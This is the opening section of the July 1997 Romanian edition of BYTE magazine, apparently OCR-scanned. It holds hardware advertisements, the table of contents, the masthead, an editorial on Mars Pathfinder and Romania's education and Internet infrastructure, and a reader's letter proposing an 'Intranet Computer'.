Visual Objects 2.0

BYTE ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 7 IULIE 1997

Intranet de la Sun P. 91
Locuințe inteligente P. 103
Magazine de date P. 33
Confruntare MMX: Pentium vs. K6 P. 56

NOUA INTERFAȚĂ UTILIZATOR

13 interfețe din noua generație permit accesul ușor la Net

Lei 8000

www.agora.ro

TEHNOLOGII NOI

Rețelele virtuale private reduc costurile pentru acces

ȘTIRI: Monitor plat Hitachi, Oracle 8 • PREZENTARI: Word ...

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

PROMOȚIE EXTRAORDINARĂ VARA '97

EPSON *Stylus* Color 500




The Future Technology PIEZO

Metoda de imprimare:
Imprimantă Ink-Jet color A4
în tehnologie MULTI LAYER PIEZO
Imprimare pe hârtie, folie sau autocolante
Viteza maximă de imprimare:
2 ppm color
4 ppm monocrom
Rezoluția maximă:
720 x 720 dpi (orizontal x vertical)
Alimentare cu hârtie:
Casetă cu 100 coli cu alimentare automată cu câte o coală;
alimentare manuală

La fiecare imprimantă EPSON Stylus Color 500 pe care o cumpărați primiți GRATUIT:

- 2 folii de transfer termic
- Creative Design Pack Software
- Un tricou EPSON



Cu foliile de transfer și software-ul special pentru creații grafice vă puteți concepe și imprima singuri propriile dumneavoastră tricouri!

ADRESAȚI-VĂ CHIAR ACUM CELUI MAI APROPIAT DEALER EPSON!

Pentru informații suplimentare:
Tel. 230 03 14, Fax: 230 03 13


SIMBOLUL TEHNOLOGIEI

EPSON®


Seria Aptiva S
Cerul
ThinkPad
ThinkPad 380
Servere IBM PC montabile în rack
nostru
este
PC 365
mai
albastru
IBM IntelliStation Z Pro
cu monitor LCD
Microsoft
WHERE DO YOU WANT TO GO TODAY?
Authorized Distribution Partner/
DSP for Romania
FORTE
COMPUTERS
Flexibility.Made in Romania
IBM
Business Partner
Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING PRINTING COLOUR SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY

CSPRO CUSTOMER SATISFACTION IN IMAGING



VIN LASERELE !

După 15 ani de experiență în tehnologia laser, Minolta lansează acum o nouă linie de imprimante. Arată ca și cum ar veni din spațiul cosmic, dar nu ocupă decât jumătate din spațiul la care v-ați fi așteptat. O gamă completă de imprimante laser, de la unități desktop mai mici până la imprimante de rețea full color, toate având procesoare RISC incorporate care permit o viteză de imprimare nemaiîntâlnită până acum în univers. Iată ceea ce numim noi imagine dincolo de imaginație.

PC MAGAZINE

IMPRIMANTA MINOLTA PAGEPRO 6 A FOST DESEMNATĂ "NUMĂRUL UNU ÎN TOPUL PRODUSELOR DIN ACEASTĂ CATEGORIE" ÎN EDIȚIA BRITANICĂ A PC MAGAZINE, NR. 10 DIN OCTOMBRIE 1996.

Imprimante Minolta PagePro

MINOLTA

Completați și trimiteți prin fax.
Veți primi informații cu viteza luminii

Numele:

Firma:

Adresa:

Telefon/Fax:

Minolta România S.R.L., Șoseaua Olteniței
nr. 35-37, sector 4, București 79656
Fax: 01/330.25.47

CEL
MAI



AL
PERFORMANȚEI

www.salient.ro

SALIENT Group

București: Calea Floreasca nr. 242
Tel: 01-2305791, 2321045
Fax: 01-2321045

Timișoara: Piața Timișoara 700 nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

SALIENT

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANTIE

SALIENT • STANDING OUT in Computer & Networking Technology


E mai
mult decât stocare.
Este
chiar o protejare
a informaţiilor.
IMATION
3M
High Density DS,HD
Haute densité
Noi ştim ce vă trebuie! Ştim că stocarea informaţiei nu este niciodată foarte sigură, lucru pe care IMATION îl cunoaşte. Imation este o companie americană a cărei cifră de afaceri este de 2.25 miliarde USD, lider mondial în domeniul informaţiei şi procesării imaginii, care include de fapt fostul departament de medii magnetice al Companiei 3M. Deoarece IMATION înţelege solicitările dumneavoastră, vine în întâmpinare cu noi produse de stocare cum ar fi LS-120. IMATION este liderul mondial în comercializarea dischetelor de 3,5" şi a casetelor TRAVAN™ şi are o experienţă de mai bine de un deceniu în medii optice şi reproduceri pe şi de pe CD-Rom. Dacă aveţi în vedere siguranţa stocării informaţiilor, atunci aţi găsit produsul potrivit. Adresaţi-vă paginii internet http://www.imation.com pentru a afla de ce IMATION este lider mondial în medii magnetice
IMATION
Borne of 3M Innovation
tel:092-200722
fax:01-3129302
Imation este cotată la Bursa de valori din New York
având simbolul imn. © Imation 1997.

Sun
microsystems

Network Computing
Informatica Secolului XXI

JAVA

ROMSYS SA
Calea Floreasca 169
BUCUREȘTI
Tel: 230.08.10
Fax:230.08.15

ADIO GUI, SALUT NUI

46

De Tom R. Halfhill

Interfaţa utilizator este pe cale să sufere cea mai mare revoluţie din '84.



ILLUSTRATION: VICTOR GAD © 1997

INTERNAŢIONAL

Data Mining de la birou

43

Unnelte mai intuitive ajută managerii să ia decizii mai potrivite în afaceri.

Servicii de reţea GSM

20

În curând, ultimele standarde europene GSM vor oferi mai multă inteligenţă pentru serviciile telefonice.

ADMINISTRAREA DATELOR


Atenţie cumpărători din magazine de date

33

De Karen Watterson

De sus în jos sau jos în sus, construirea unui magazin de date oferă informaţii valoroase.






INTEGRARE REŢEA

O afacere privată virtuală

37

De Mike Hurwicz

În sfârşit o modalitate de economisire cu Internet: reţelele virtuale private.



ADMINISTRAREA DATELOR

JDBC

111

De Pito Peter şi Stelian Vultur

Interfeţe Java care permit accesul la bazele da date..

EDITORIAL

Calea 8

INBOX

10

BITS

Teste Pentium II - 300MHz 12

Vorbire naturală 12

Aparate foto digitale 15

EVENIMENT

REPORTAJ

Pe plaiuri catalane
De Romulus Maier
21

DOSAR

MESE ROTUNDE LA CERF'97

Schimbările tehnologice și școala în România 69

Internet în România 75

WEB MASTER

Programare CGI în Perl
79
De Péter Csaba

LAB REPORT

HARDWARE



Putere MMX pentru PC
56
De editorii BYTE
Studiem 10 sisteme Pentium care oferă tehnologie MMX.

SOFTWARE

Aplicații Web disponibile
64
De David Seachrist și Stephen Platt
Animați situl propriu de Web cu unul din aceste servere de aplicații Web.

SURFING

Cărți pe WEB
83
De Cristian Matei

PREZENTĂRI

WordPerfect de la Corel
86

Produse Minolta
87

Stația desktop O2
89

Intranet în oferta Sun
91

Visual Objects 2.0
97

Locuințe inteligente
103

JAVA

Clasele java.net.*
107

REȚELE

Fundamentele comutării
113

FORBES

De gustibus 119

CE-I NOU

Monitor plat Hitachi 123

Aplicații Solaris 124

Oracle 8 124

OPINII

Terminologia noastră
125
De Dan Matei

COMENTARIU

Creșteți și vă înmulțiți
127
De Dan Iancu

ULTIMA

Finlanda și viitorul viitorului Europei
130
De Iosif Fettich

FUNDAMENTE

BAZE DE DATE

Utilizarea Web cu baze de date vechi
23
De Alexa Bielefeld, Rick Martin, și Brian Wachter
Salvo vă permite să utilizați protocoale pentru acces la mainframe.

UC

Inima PC-urilor miniaturizate
25
De Lyle Supp
Procesorul Hitachi SH-3.

PROGRARE

API de la Concert devine multi-platformă
27
De Justin Morgan
Iată o modalitate rapidă de a muta aplicații Mac-OS la Windows și Unix.

SISTEME DE OPERARE

JavaOS: Client sărac, servicii bogate
29
De Charles Mirho și Tom Clements
Java OS ocupă puțină memorie, dar concepția orientată rețea permite accesul la servicii complexe.

REȚELE

Siguranță pentru ATM: partea a II-a
31
De Jeffrey Fritz
Cum realizați redundanța prin emulare LAN și configurare adecvată pentru switch și ruter.

CASETA REDACȚIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ȘEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACȚIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACȚIA:
Mircea Sabău (msabau@agora.ro)
REDACTORI ASOCIAȚI:
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Cristian Matei (cmatei@agora.ro)
Harrison Forbes (Chicago);
Péter Csaba (Târgu-Mureș);
Dan Iancu (Boston);
Veres Viktor (Târgu-Mureș);
Roxana Marin (București);
István László (Oradea);
Peter Corcoran (Irlanda);
Nicoleta-Corina Pelin (București);
Cristian-Florentin Pelin (București);
Pitó Péter (Târgu-Mureș);
Stelian Vultur (Târgu-Mureș);
Dan Matei (București);
CORECTURA:
Aurora Laslo

TEHNOREDACTARE:
Réman László, Valics Lehel
ADMINISTRAȚIE: Ingrid Maier
MARKETING: Gabriela Bucșa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUȚIE: Ștefan Curtifan, Doina Ceșa, Natalia Vânău
REPREZENTANȚĂ BUCUREȘTI:
Daniela Pastramă, tel: (01)-3309281
fax: (01)-3309285
C.P. 94 O.P. 49 București
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A., Odorheiu Secuiesc, Tel: 066-216483
EDITURA: Computer Press Agora s.r.l., C.P. 172 - 1, 4300 Tîrgu Mureș
TELEFON: (065) 16.65.16, 16.62.57
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: redactia@agora.ro
WEB: http://www.agora.ro/

Primim cu plăcere materialele dvs. cu condiția ca ele să se încadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.

editorial


Calea

De 4 iulie, Ziua Independenţei SUA, cercetătorii de la NASA au reuşit să plaseze pe planeta Marte o staţie trimisă în cadrul misiunii Mars Pathfinder, misiune condusă de JPL (Jet Propulsion Laboratory: http://mpfwww.arc.nasa.gov/default.html). De pe staţia Sagan Memorial, vehiculul Sojourner Rover îşi caută acum calea pe Planeta Roşie. Şi noi, cei care suntem conectaţi la Internet, putem urmări drumul parcurs de Sojourner, imaginile trimise de staţie, starea vremii pe Marte şi obstacolele care stau în calea vehiculului. Putem admira realizările tehnologice de vârf, dar nu trebuie să uităm nici de problemele existente, mai apropiate de noi. Sojourner, plasat în România ar descoperi multe lucruri surprinzătoare poate pentru echipa de la JPL.

În acest număr veţi putea citi în dosarul BYTE România punctele de vedere ale unor personalităţi avizate, despre două domenii fără de care mult discutata Societate Informaţională de la noi nu va putea exista. Este vorba de educaţie şi Internet şi de posibilitatea de utilizare a noilor tehnologii educaţionale şi de comunicaţii în condiţiile existente în România. Serviciile Internet sunt sortite succesului, deşi dinamismul furnizorilor introduce o anumită neclaritate privind structura ofertei. Multe depind de legiuitorii ţării, de companiile de telecomunicaţii, de bănci şi instituţii care mai trebuie să descopere facilităţile serviciilor oferite. Sojourner ar constata infrastructuri în formare, similare celor din alte colţuri ale lumii, servicii similare, web-masteri competenţi şi lupta lor cu lipsa de înţelegere a societăţii. Tehnica de calcul şi comunicaţiile necesită un efort de înţelegere pe care prea puţini încă doresc să-l facă.

Învăţământul este Cenuşăreasa societăţii. Unii visează la integrare europeană, dar fără o societate educată care beneficiază de un sistem de învăţământ modern, acest lucru îmi pare doar iluzie. Poate noua lege a învăţământului mai schimbă ceva, dar cadrele promovate de răposatul PCR (fără aprobarea căruia nu puteai să intri la doctorat) mai ocupă multe funcţii de decizie în structura sistemului de învăţământ, structură în care nu s-a făcut o reformă reală. Asemenea indivizi pot bloca fluxul corect de informaţii şi iniţiativele (de genul realizării SunSite la UPB). Sojourner ar putea furniza informaţii de necrezut pentru cercetătorii JPL, formaţi în alte condiţii. Deşi nu este sigur, pentru că specialiştii tineri pleacă în continuare şi unii ajung să fie apreciaţi (de către Microsoft, de exemplu) în America. Problema este serioasă, şi discutând cu directorii câtorva firme serioase de la noi, au zis că preferă să angajeze personal de specialitate cu vârsta peste 40 de ani, pentru că tinerii pleacă după un an, doi, după ce învaţă concret produsele firmei.


Să privim puţin spre viitor, păşind cu grijă, ca să nu cădem într-una din nenumăratele gropi existente (strada pe care locuiesc a fost din nou săpată, pentru a treia oară în ultimii ani, şi arată ca imaginile transmise de Sojourner). Interfeţele de calculator vor suferi o schimbare revoluţionară. Suprafaţa de lucru obişnuită GUI se va transforma în NUI, suprafaţa utilizatorului de reţea. Aplicaţiile vor fi de reţea şi tendinţa este clară. Cover Story prezintă noile suprafeţe. Reţelele virtuale private sunt interesante pentru cei care lucrează la firme cu sedii aflate în multe locuri unde există posibilitate de conectare la Internet. Există în acest număr şi un articol despre soluţiile intranet oferite de Sun. Magazinele de date sunt utile chiar şi pentru firme mai mici, unde se doreşte



fundamentarea deciziilor manageriale şi posibilitatea de previziune şi modelare. Dar găsiţi în acest număr şi articole despre MMX şi despre aplicaţii Web, în Lab Report. Sau aplicaţii Java şi JDBK. Un alt subiect interesant, prezent în revistă este cel al caselor inteligente. Reţeaua realizată la domiciliu vă poate oferi confortul dorit, siguranţă şi economie de energie. Aceste reţele de domiciliu din casa dumneavoastră vor fi controlabile şi de pe Web. Nu avem încă oraşe digitale, dar există proiecte. Casa inteligentă, oraşul inteligent şi Internet sunt vise pe cale de a fi realizate.

Nişte versuri mai pesimiste, citite pe vremuri, afirmau: „În temeiul muntelui / Cale nu-i cărare nu-i". O misiune Pathfinder ar putea poate oferi informaţii utile. Este însă nevoie de o legislaţie modernă, de programe guvernamentale serioase, făcute împreună cu cei care lucrează efectiv în domeniul calculatoarelor şi comunicaţiilor şi au realizări efective, pentru a găsi căile dezvoltării viitoare. Şi de iniţiative locale. ■

Darvas Attila
adarvas@agora.ro



STABILIŢI NOI STANDARDE DE CALITATE CU IMPRIMANTELE CANON BUBBLE JET

Cu seria de imprimante Canon bubble-jet BJC-240, BJC-4200 şi BJC-4550 şi folosind kit-ul opţional Photo Realism Canon Photo, nu veţi mai putea deosebi realitatea de imaginea imprimată. Imprimantele bubble-jet, concepute şi dezvoltate de Canon, oferă performanţe de invidiat atât din punct de vedere al calităţii imprimării cât şi al vitezei, eficienţei şi silenţiozităţii în funcţionare. Indiferent dacă sunt folosite în particular sau în medii organizate de lucru, pentru reproducerea de documente alb/negru sau color, în volum mai mic sau mai mare, rezultatele sunt la fel de remarcabile. Mai mult. Pentru a reproduce cât mai fidel imagini, nu trebuie decât să folosiţi kitul opţional Canon Photo, conceput special pentru seria de imprimante Canon bubble-jet. Filozofia care îi stă la bază este simplă: un print al unei fotografii trebuie să arate ca o fotografie. Incredibil? Da! Imposibil? Nu! Sistemul Photorealism, brevetat de Canon, asigură o reproducere fidelă şi fără granulaţie a tonurilor de culoare şi dă culorii adâncimea necesară unui rezultat cu adevărat apropiat de realitate. Nuanţe subtile, cum ar fi tonurile pielii, sunt redate perfect datorită acurateţii punctului de imprimare şi a cernelurilor special concepute pentru kit-ul Canon Photo.



NUMAI CU O IMPRIMANTĂ CANON PUTEŢI FACE MAI MULT!

Canon
Descoperă plăcerea de a lucra cu el

Reprezentanţă România
World Trade Center Bucureşti,
B-dul Expoziţiei 2, intr. D, birou 1.06,
tel. 01-223 38 54, fax. 01-223 42 36

Wholesalers: Bucureşti: *ROMUS* tel (01)230 16 50 • *TORNADO SISTEMS* tel (01) 667 28 23; Constanţa: *TORNADO SISTEMS* tel (041) 618 580
Resalers: Bucureşti: •**BLUE RIDGE INT.** tel (01) 210 68 28 •**DECK COMPUTER** tel (01) 211 84 03 •**DIGITAL PRO SYSTEM** tel (01) 250 65 27 •**KT COMPUTERS** tel (01) 311 19 62 •**ORCAS BIROTICA** tel (01) 210 30 93 •**RAFFLES COMPUTERS** tel (01) 311 26 82 •**SOTA** tel (01) 232 0388; **Arad: ELECTRONIC SHOP** tel (057) 289 642; **Bacău: MICROSISTEM CONEX** tel. (034) 117 411; **Baia Mare: MONS MEDIUS** tel (062) 434 541; **Braşov: SYSTEM** tel (068) 318 663 • **COSIDOR COM** tel (068) 310 537; **Cluj:** •**SOFT GROUP** tel (64) 430 000 •**GENETYP** tel (064) 190 787; **Craiova: DECAROM SERVICE** tel (051) 132 954; **Deva: TOP TECH** tel (054) 213 871; **Iaşi: UNIVERSAL R.X.** tel (032) 212 660 • **OPEN SYSTEM** tel (032) 225 141; **Oradea: TONER** tel (059) 430 665; **Piteşti: OPEN SYSTEM** tel (048) 219 000; **Sibiu: ECO COPY & PRINT** tel (069) 213 189; **Suceava: ASSIST SOFTWARE** tel (030) 521 100; **Timişoara: ASSITEC** tel (056) 190 337 •**EASTERN DIGITAL** tel (056) 221 443; **Zalău: MAGIC COMPUTER** tel (060) 616 099

inbox

Se apropie concediile. Cei care lucrează sunt ocupaţi să termine înainte de plecare activităţile începute.

IC (Intranet Computer)

Citind un articol apărut în revista BYTE, am fost neplăcut impresionat de concepţia unui reprezentant al firmei ORACLE despre Network Computer. Acesta propune un sistem ,servere şi terminale NC, total dependent de buna funcţionare a reţelei, de furnizorii soft-ului (integral ORACLE ,precum se pare) şi eventual, de toată ierarhia decizională a firmei unde lucrează utilizatorul. Deci mai sunt admiratori, plasaţi în funcţii importante, ai sistemelor hiper - centralizate şi dictatoriale, care ucid iniţiativa şi creativitatea. Nici alte „avantaje" ale NC nu m-au convins:
- costul redus obţinut prin:
- utilizarea de componente neperformante va duce la o rapidă uzură morală şi depăşire tehnică
- simplitatea internă ,adică lipseşte hard discul şi lectorul de dischete face posibil un dezastru în cazul căderii reţelei şi ne dau un calculator total nemobil.
- gestionarea centralizata a fişierelor, cu utilizarea unui sistem unic de programe face dificilă utilizarea de soft independent, mai performant.

După prima reacţie de indignare, m-am gândit la o soluţie: un calculator care să aibă multe din avantajele NC (mai puţin costul redus),dar care să corespundă performanţelor tehnice actuale şi să încurajeze iniţiativa individuală şi diversitatea (multi-sistem, multiple programe, calculator flexibil cu multe utilizări). L-am denumit după modul principal de folosire IC. Aşadar iată fişa tehnică a IC-ului:

Cerinte standard:
- -Display: L.C.D. matrice activa de înaltă rezoluţie (1400 x 750; cel puţin 258 culori);
- R.A.M. de mare capacitate (>=32 M);
- Monoprocesor performant
- fără harddisk
- sistem audio pentru sistem de comanda vocal (+difuzoare,microfon);
- touch screen (utilizabil şi la schiţare cu „degetele libere");
- 2 sloturi PCMCIA 1 ;
- memorii flash RAM sau ROM care conţin sistemul de operare, aflate pe una din plăcile PCMCIA 1
- memorie flash RAM internă pentru aplicaţii. Memoriile specificate anterior trebuie să fie de capacitate maximă disponibilă (>=128 M).
- port specializat conectare prin cablu la reţeaua informatică şi alimentare electrică (conexiune unică, rapidă, universală - la dok-station-ul I.C.-ului, iar în sala de şedinte la porturile pentru participanţi.
- antena (internă) pt. conectare la reţeaua intranet-radio a întreprinderii;
- port conectare tastatură externă;
- porturi universale: 2 I.R. (infraroşu)
- porturi pt.telefon (orice tip)
- porturi seriale,paralele etc.
- priză alimentare c.c;
- baterii de acumulatori cu sistem avansat de economisire a energiei.

Cumpărătorii potenţiali: Firmele care doresc un upgrade al calculatoare vechi şi care doresc o conectare în reţea ultra-flexibilă (care nu este dependentă de o unică firmă specializată); Toţi aceia care doresc un calculator N.C. mai performant sau un Lap-Top uşor.

Poate fi utilizat în: Locurile fixe de muncă din întreprindere, depanări, notarea, schiţarea sau înregistrarea audio (eventual şi video) a ideilor în afara orelor de lucru obişnuite (navete, acasă), verificarea primară a proiectelor noi, serverul de reţea făcând doar procesările complicate de date, prezentări produse, loc de muncă mobil (întreprinderi fără sediu, care se mută, care au personal mobil).

Avantaje: Reducerea numărului de periferice într-o întreprindere la minim. Promovează programele care au un sistem de comandă avansat (voce, touch screen) acceptând însă şi terminalele clasice: tastatură, mouse, etc; Încurajează cooperarea, lucrul în reţea (mult mai eficient); Comparativ cu N.C., are posibilitatea de a rula orice program de P.C. sau de a schimba uşor sistemul de reţea; Rezoluţie înaltă a display şi componente care asigură performanţe grafice bune; Calitatea înaltă a componentelor (nu este un P.C. ieftin) îl recomandă ca o investiţie de viitor în această lume a informaticii, cu evoluţie accelerată.

Ioan George Mateescu
rmateescu@ice.felix.ro

